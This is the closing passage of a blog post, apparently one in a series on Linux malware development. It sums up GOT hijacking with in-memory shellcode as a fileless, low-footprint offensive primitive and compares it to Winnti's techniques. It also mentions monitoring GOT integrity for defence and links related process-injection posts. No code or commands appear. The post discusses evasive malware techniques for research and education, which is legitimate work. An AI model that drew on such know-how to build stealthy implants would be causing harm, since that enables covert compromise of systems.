This technique is a foundational primitive in Linux offensive tooling. It requires no file on disk (the shellcode lives in anonymous memory), leaves a minimal footprint, and survives as long as the target process is running. Real-world malware families such as Winnti abuse similar in-memory patching approaches to intercept calls and hide activity.
From a defensive perspective, GOT integrity can be monitored with tools that compare the runtime GOT entries against the expected libc addresses.
I hope this post with practical examples is useful for malware researchers, linux programmers and everyone who is interested in linux hacking techniques.
Linux hacking part 10: Shared library injection and hijacking. Simple C examples
Linux malware development 3: linux process injection with ptrace. Simple C example
Winnti
source code in github
This is a practical case for educational purposes only.
Thanks for your time happy hacking and good bye! PS. All drawings and screenshots are mine